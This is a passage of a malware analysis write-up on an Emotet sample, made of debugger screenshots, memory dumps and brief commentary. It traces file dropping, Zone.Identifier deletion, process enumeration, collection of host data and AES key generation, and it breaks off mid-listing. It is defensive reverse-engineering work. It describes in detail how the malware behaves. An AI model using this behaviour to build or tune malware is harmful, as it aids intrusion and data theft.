003AF2F8 74 00 6D 00 70 00 00 00 00 00 00 00 00 00 00 00  t.m.p...........
003AF308 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003AF318 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003AF328 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
003AF2A4 00000104
003AF2A8 003A0043
003AF2AC 0055005C
003AF2B0 00650073
```


« Users ▸ saskue ▸ AppData ▸ Local ▸ Temp ▸

Name	Date modified	Type	Size
vmware-saskue	9/23/2023 5:34 AM	File folder	
WPDNSE	9/27/2023 4:27 AM	File folder	
824A.tmp	9/27/2023 5:36 AM	TMP File	0
dd_vcredist_amd64_20230923051315	9/23/2023 5:13 AM	Text Document	18
dd_vcredist_amd64_20230923051315_000...	9/23/2023 5:13 AM	Text Document	123
dd_vcredist_amd64_20230923051315_001...	9/23/2023 5:13 AM	Text Document	130
dd_vcredist_amd64_20230923053239	9/23/2023 5:32 AM	Text Document	13

824A.tmp Date modified: 9/27/2023 5:36 AM Date created: 9/27/2023 5:36 AM
TMP File Size: 0 bytes

1 item selected

Deletion of file :
    C:\\Users\\saskue\\AppData\\Local\\definepublish\\definepublish.exe:Zone.Identifier




```
emotet.exe - PID: 1780 - Module: kernel32.dll - Thread: Main Thread 1860 - x32dbg

EIP  76C98A08   8BFF           mov edi,edi                 DeleteFileW
     76C98A0D   55             push ebp
     76C98A0E   8BEC           mov ebp,esp
     76C98A10   5D             pop ebp
     76C98A11   E9 0A9CFFFF    jmp <JMP.&DeleteFileW>
     76C98A16   33DB           xor ebx,ebx                 ebx:L"C:\\Users\\sasku
     76C98A18   E9 47FEFFFF    jmp kernel32.76C98864
     76C98A1D   33C0           xor eax,eax                 eax:L"C:\\Users\\sasku
     76C98A1F   E9 F1480000    jmp kernel32.76C9D315
     76C98A24   33C0           xor eax,eax                 eax:L"C:\\Users\\sasku

EAX  003AF090   L"C:\\Users\\saskue\\AppData\\Local\\define
EBX  011D2A10   L"C:\\Users\\saskue\\AppData\\Local\\define
ECX  0000010A   L'Ċ'
EDX  00000109   L'ĉ'
EBP  003AF298
ESP  003AF084
ESI  006182E8
EDI  005F1980   L"--65c00b8d"

EIP  76C98A08   <kernel32.DeleteFileW>

EFLAGS  00000246

Default (stdcall)
ata\\Local\\definepublish\\definepublish.exe:Zone.Identifier"

003AF084  011C1126  return to emotet.sub_11C10DC+4A from ???
003AF088  003AF090  L"C:\\Users\\saskue\\AppData\\Local\\definepublish\\def
```

```
Users > saskue > AppData > Local > definepublish
Name             Date modified        Type          Size
definepublish    9/25/2023 11:06 PM   Application   63 KB
1 item
```

It seems we have reached the next stage and I could see creation of process. Dropped file will be launched as a new process via Createprocessw, after creation of the new process the process which we are debugging is gonna exit via exitprocess.


System enumeration:
Os version : servicepack1 via RTLGETVERSION

Process Enumeration:
Checking for running process possible for injection or for anti techniques via CreateTool32HelpSnapshot



```
definepublish.exe - PID: 2652 - Module: definepublish.exe - Thread: Main Thread 2516 - x32dbg

     01361943   55                  push ebp
     01361944   8BEC                mov ebp,esp
     01361946   81EC 2C020000       sub esp,22C
     0136194C   56                  push esi
     0136194D   57                  push edi
     0136194E   6A 00               push 0
     01361950   6A 02               push 2
     01361952   8BFA                mov edi,edx
EIP  01361954   FF15 BC093701       call dword ptr ds:[<&CreateToolhelp32Snapshot>]
     0136195A   8BF0                mov esi,eax
     0136195C   83FE FF             cmp esi,FFFFFFFF
     0136195F   74 44               je definepublish.13619A5
     01361961   8D85 D4FDFFFF       lea eax,dword ptr ss:[ebp-22C]
     01361967   C785 D4FDFFFF 2C0200( mov dword ptr ss:[ebp-22C],22C
     01361971   50                  push eax
     01361972   56                  push esi
     01361973   FF15 C8083701       call dword ptr ds:[<&Process32FirstW>]
     01361979   EB 0E               jmp definepublish.1361989
     0136197B   8D85 D4FDFFFF       lea eax,dword ptr ss:[ebp-22C]
     01361981   50                  push eax

dword ptr ds:[0137098C <definepublish.&CreateToolhelp32Snapshot>]=<kernel32.CreateToolhelp32Snapshot>

.text:01361954 definepublish.exe:$1954 #D54

EAX  0036F5E0
EBX  0036F5DC
ECX  00000000
EDX  0036F5B4
EBP  0036F594
ESP  0036F358
ESI  000D6311
EDI  0036F5B4

EIP  01361954   definepublish.01361954

Default (stdcall)
1: [esp] 00000002
2: [esp+4] 00000000
3: [esp+8] 00000000
4: [esp+C] 000D6311
5: [esp+10] 00000000

Address   Hex                                              ASCII
0036F594  B8 F5 36 00 FC 22 36 01 92 19 38 00 11 63 00 00  ¸õ6.ü"6...8..c..
0036F5A4  04 01 00 00 E0 F5 36 00 DC F5 36 00 00 00 00 00  ....àõ6.Üõ6.....
0036F5B4  00 00 00 00 10 F6 36 00 CF AA 36 01 02 01 00 00  .....ö6.Ïª6.....
0036F5C4  00 00 00 00 08 29 37 01 12 00 00 00 7D 9E 01 00  .....)7.....}...
0036F5D4  01 00 00 00 89 D7 83 F3 00 00 00 00 00 00 00 00  .....x.ó........
0036F5E4  5C 16 FF 75 94 11 C9 76 38 00 00 00 8C 18 00 00  \.ÿu..Év8.......
0036F5F4  00 00 00 00 02 01 00 00 10 F6 36 00 48 11 C9 76  .........ö6.H.Év

0036F358  00000002
0036F35C  00000000
0036F360  00000000
0036F364  000D6311
0036F368  00000000
0036F36C  000002F1
0036F370  0036F45C
0036F374  00000052
0036F378  00000002
0036F37C  003A3858

Paused   INT3 breakpoint at <kernel32.GetNativeSystemInfo> (76CA10F5)!
Time Wasted Debugging: 0:07:49:02
```


After checking for running process all the running process is then copied to one block of memory.



```
definepublish.exe - PID: 2628 - Module: definepublish.exe - Thread: Main Thread 1828 - x32dbg

00182320  74 47          je definepublish.182376
0018232F  8B5D FC        mov ebx,dword ptr ss:[ebp-4]
00182332  EB 24          jmp definepublish.182358
00182334  8D73 04        lea esi,dword ptr ds:[ebx+4]         esi:L"services.exe", ebx+4:
00182337  56             push esi                             esi:L"services.exe"
00182338  8D0478         lea eax,dword ptr ds:[eax+edi*2]     eax:L"spoolsv.exe,svchost.e
0018233B  50             push eax                             eax:L"spoolsv.exe,svchost.e
0018233C  FF15 9C071C00  call dword ptr ds:[<&lstrcpyW>]
00182342  56             push esi                             esi:L"services.exe"
00182343  FF15 54071C00  call dword ptr ds:[<&lstrlenW>]
00182349  03F8           add edi,eax                          eax:L"spoolsv.exe,svchost.e
0018234B  8B45 F8        mov eax,dword ptr ss:[ebp-8]         [ebp-8]:L"spoolsv.exe,svcho
0018234E  6A 2C          push 2C
00182350  59             pop ecx                              (EIP)
00182351  66:890C78      mov word ptr ds:[eax+edi*2],cx
00182355  47             inc edi
00182356  8B1B           mov ebx,dword ptr ds:[ebx]
00182358  85DB           test ebx,ebx
0018235A  75 D8          jne definepublish.182334
0018235C  FF75 F0        push dword ptr ss:[ebp-10]

ecx=kernelbase.75FEB02E

.text:00182350 definepublish.exe:$2350 #1750

EAX  006255C0   L"spoolsv.exe,svchost.exe,lsm.exe,lsa
EBX  00634D28
ECX  75FEB02E   kernelbase.75FEB02E
EDX  00634D2E   L"ervices.exe"
EBP  003EF680
ESP  003EF660
ESI  00634D2C   L"services.exe"
EDI  00000036   '6'

EIP  00182350   definepublish.00182350

Default (stdcall)   5   Unlocked
1: [esp+4] 00611992 L"--cce44741"
2: [esp+8] 000D2466
3: [esp+C] 00000104
4: [esp+10] 003EF6A8
5: [esp+14] 003EF6A4

Address  Hex                                              ASCII
006255C0 73 00 70 00 6F 00 6F 00 6C 00 73 00 76 00 2E 00 s.p.o.o.l.s.v...
006255D0 65 00 78 00 65 00 2C 00 73 00 76 00 63 00 68 00 e.x.e.,.s.v.c.h.
006255E0 6F 00 73 00 74 00 2E 00 65 00 78 00 65 00 2C 00 o.s.t...e.x.e.,.
006255F0 6C 00 73 00 6D 00 2E 00 65 00 78 00 65 00 2C 00 l.s.m...e.x.e.,.
00625600 6C 00 73 00 61 00 73 00 73 00 2E 00 65 00 78 00 l.s.a.s.s...e.x.
00625610 65 00 2C 00 73 00 65 00 72 00 76 00 69 00 63 00 e.,.s.e.r.v.i.c.
00625620 65 00 73 00 2E 00 65 00 78 00 65 00 00 00 00 00 e.s...e.x.e.....

003EF660 0000002C
003EF664 00611992 L"--cce44741"
003EF668 000D2466
003EF66C 00000104
003EF670 003EF6A8
003EF674 003EF6A4
003EF678 006255C0 L"spoolsv.exe,svchost.exe,lsm.exe,lsass.exe,services.ex
003EF67C 00633FC8
003EF680 003EF6D8
003EF684 001BAACF return to definepublish.001BAACF from definepublish.001

Command: Commands are comma separated (like assembly instructions): mov eax, ebx      Default
Paused  Dump: 00633FC8 -> 00633FC8 (0x00000001 bytes)      Time Wasted Debugging: 0:08:42:23
7:47 AM 9/27/2023
```

```
006255C0  73 00 70 00 6F 00 6F 00 6C 00 73 00 76 00 2E 00  s.p.o.o.l.s.v...
006255D0  65 00 78 00 65 00 2C 00 73 00 76 00 63 00 68 00  e.x.e.,.s.v.c.h.
006255E0  6F 00 73 00 74 00 2E 00 65 00 78 00 65 00 2C 00  o.s.t...e.x.e.,.
006255F0  6C 00 73 00 6D 00 2E 00 65 00 78 00 65 00 2C 00  l.s.m...e.x.e.,.
00625600  6C 00 73 00 61 00 73 00 73 00 2E 00 65 00 78 00  l.s.a.s.s...e.x.
00625610  65 00 2C 00 73 00 65 00 72 00 76 00 69 00 63 00  e.,.s.e.r.v.i.c.
00625620  65 00 73 00 2E 00 65 00 78 00 65 00 2C 00 77 00  e.s...e.x.e.,.w.
00625630  69 00 6E 00 6C 00 6F 00 67 00 6F 00 6E 00 2E 00  i.n.l.o.g.o.n...
00625640  65 00 78 00 65 00 2C 00 77 00 69 00 6E 00 69 00  e.x.e.,.w.i.n.i.
00625650  6E 00 69 00 74 00 2E 00 65 00 78 00 65 00 2C 00  n.i.t...e.x.e.,.
00625660  63 00 73 00 72 00 73 00 73 00 2E 00 65 00 78 00  c.s.r.s.s...e.x.
00625670  65 00 2C 00 73 00 6D 00 73 00 73 00 2E 00 65 00  e.,.s.m.s.s...e.
00625680  78 00 65 00 2C 00 00 00 62 FB 3C 3E 12 06 00 00  x.e.,...bû<>....
00625690  E0 41 63 00 40 4F 63 00 00 00 00 00 00 00 00 00  àAc.@Oc.........
006256A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
006256B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```


After getting information such as list of running process and hostname it is then written into memory location after that encryption is being performed. As you can see in the image below that first hostname is written to memory location followed by list of running processes in the dump window.



```
77181553  C3             ret                                  (EIP)
77181554  68 0D000020    push 2000000D
77181559  33DB           xor ebx,ebx
7718155B  FF15 DC182577  call dword ptr ds:[<&Ordinal#791>]
77181561  84C0           test al,al
77181563  0F85 FBFBFFFF  jne urlmon.77181164
77181569  8AC3           mov al,bl
7718156B  891D 20702477  mov dword ptr ds:[77247020],ebx
77181571  84C0           test al,al
77181573  0F85 85620200  jne urlmon.771A77FE
77181579  FF35 A0151877  push dword ptr ds:[771815A0]
7718157F  8D4D F8        lea ecx,dword ptr ss:[ebp-8]
77181582  E8 B246FEFF    call urlmon.77165C39
77181587  85C0           test eax,eax
77181589  0F88 FDFBFFFF  js urlmon.7718118C
7718158F  8B5D F8        mov ebx,dword ptr ss:[ebp-8]
77181592  891D 20702477  mov dword ptr ds:[77247020],ebx
77181598  E9 61620200    jmp urlmon.771A77FE
7718159D  90             nop
7718159E  90             nop

.text:77181553 urlmon.dll:$21553 #20953

Address  Hex                                              ASCII
006255C0 08 00 12 12 53 41 53 4B 55 45 58 50 43 5F 38 45 ....SASKUEXPC_8E
006255D0 31 45 46 36 35 39 18 FD BC 06 20 01 2D 89 D7 83 1EF659.ý¼. .-.×.
006255E0 F3 32 63 73 70 6F 6F 6C 73 76 2E 65 78 65 2C 73 ó2cspoolsv.exe,s
006255F0 76 63 68 6F 73 74 2E 65 78 65 2C 6C 73 6D 2E 65 vchost.exe,lsm.e
00625600 78 65 2C 6C 73 61 73 73 2E 65 78 65 2C 73 65 72 xe,lsass.exe,ser
00625610 76 69 63 65 73 2E 65 78 65 2C 77 69 6E 6C 6F 67 vices.exe,winlog
00625620 6F 6E 2E 65 78 65 2C 77 69 6E 69 6E 69 74 2E 65 on.exe,wininit.e

003EE94C 00000004
003EE950 00000000
003EE954 00081800
003EE958 00000000
003EE95C 00000000
003EE960 003EEACC
003EE964 00180016
003EE968 00626F80 L"Secu
003EE96C 0000012C
003EE970 003EE964

Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Running  DLL Loaded: 70F90000 C:\Windows\SysWOW64\secur32.dll
```


Later in the process we could also see cryptographic function being called to encrypt the above mention data .

1-Acquire the csp handle :




```
definepublish.exe - PID: 2020 - Module: advapi32.dll - Thread: Main Thread 2120 - x32dbg

EIP  7618DE94   8BFF          mov edi,edi                     CryptAcquireContextW
     7618DE96   55            push ebp
     7618DE97   8BEC          mov ebp,esp
     7618DE99   5D            pop ebp
     7618DE9A   EB 05         jmp advapi32.7618DEA1
     7618DE9C   90            nop
     7618DE9D   90            nop
     7618DE9E   90            nop
     7618DE9F   90            nop
     7618DEA0   90            nop
     7618DEA1   FF25 90402276 jmp dword ptr ds:[76224090]
     7618DEA7   B8 90402276   mov eax,advapi32.76224090
     7618DEAC   E9 DD010000   jmp advapi32.761BE08E
     7618DEB1   90            nop
     7618DEB2   90            nop
     7618DEB3   90            nop
     7618DEB4   90            nop
     7618DEB5   90            nop
     7618DEB6   8BFF          mov edi,edi                     CryptHashData
     7618DEB8   55            push ebp

edi=0

.text:7618DE94 advapi32.dll:$DE94 #D294 <CryptAcquireContextW>

EAX  001E26E0   definepublish.001E26E0
EBX  00000104   L'Ą'
ECX  00000010
EDX  00000000
EBP  004EF4C8
ESP  004EF4A0
ESI  00000000
EDI  00000000

EIP  7618DE94   <advapi32.CryptAcquireContextW>

Default (stdcall)   5   Unlocked
1: [esp+4] 001E26E0 definepublish.001E26E0
2: [esp+8] 00000000
3: [esp+C] 00000000
4: [esp+10] 00000018
5: [esp+14] F0000040

Address  Hex                                               ASCII
004EF4BC 02 01 00 00 10 00 00 00 10 00 00 00 E8 F4 4E 00  ............øôN.
004EF4CC 0F 20 1D 00 10 00 00 00 FF 60 1D 00 84 14 DA 71  . ......ÿ`....Úq
004EF4DC E4 AB 1D 00 84 14 DA 71 84 14 DA 71 5C 16 FF 75  ä«....Úq..Úq\.ÿu
004EF4EC BF AC 1D 00 92 19 79 00 C4 90 86 B9 2C F9 4E 00  .¬....y.Ä..¹,ùN.
004EF4FC 36 CE 1D 00 00 00 00 00 00 00 00 00 00 E0 FD 7E  6Î..........àý~
004EF50C 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00  C.:.\.U.s.e.r.s.
004EF51C 5C 00 73 00 61 00 73 00 6B 00 75 00 65 00 5C 00  \.s.a.s.k.u.e.\.

004EF4A0 001D1F94 return to definepublish.001D1F94 from ???
004EF4A4 001E26E0 definepublish.001E26E0
004EF4A8 00000000
004EF4AC 00000000
004EF4B0 00000018
004EF4B4 F0000040
004EF4B8 00791992 L"--cce44741"
004EF4BC 00000102
004EF4C0 00000010
004EF4C4 00000010

Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Paused  Dump: 004EF4BC -> 004EF4BC (0x00000001 bytes)      Time Wasted Debugging: 0:09:12:05
7:44 PM 9/27/2023
```

2- Cryptgenkey is called with second parameter being 0x660e which is CALG_AES_128



```
definepublish.exe - PID: 2020 - Module: advapi32.dll - Thread: Main Thread 2120 - x32dbg

EIP  761B8E69   8BFF          mov edi,edi                     CryptGenKey
     761B8E6B   55            push ebp
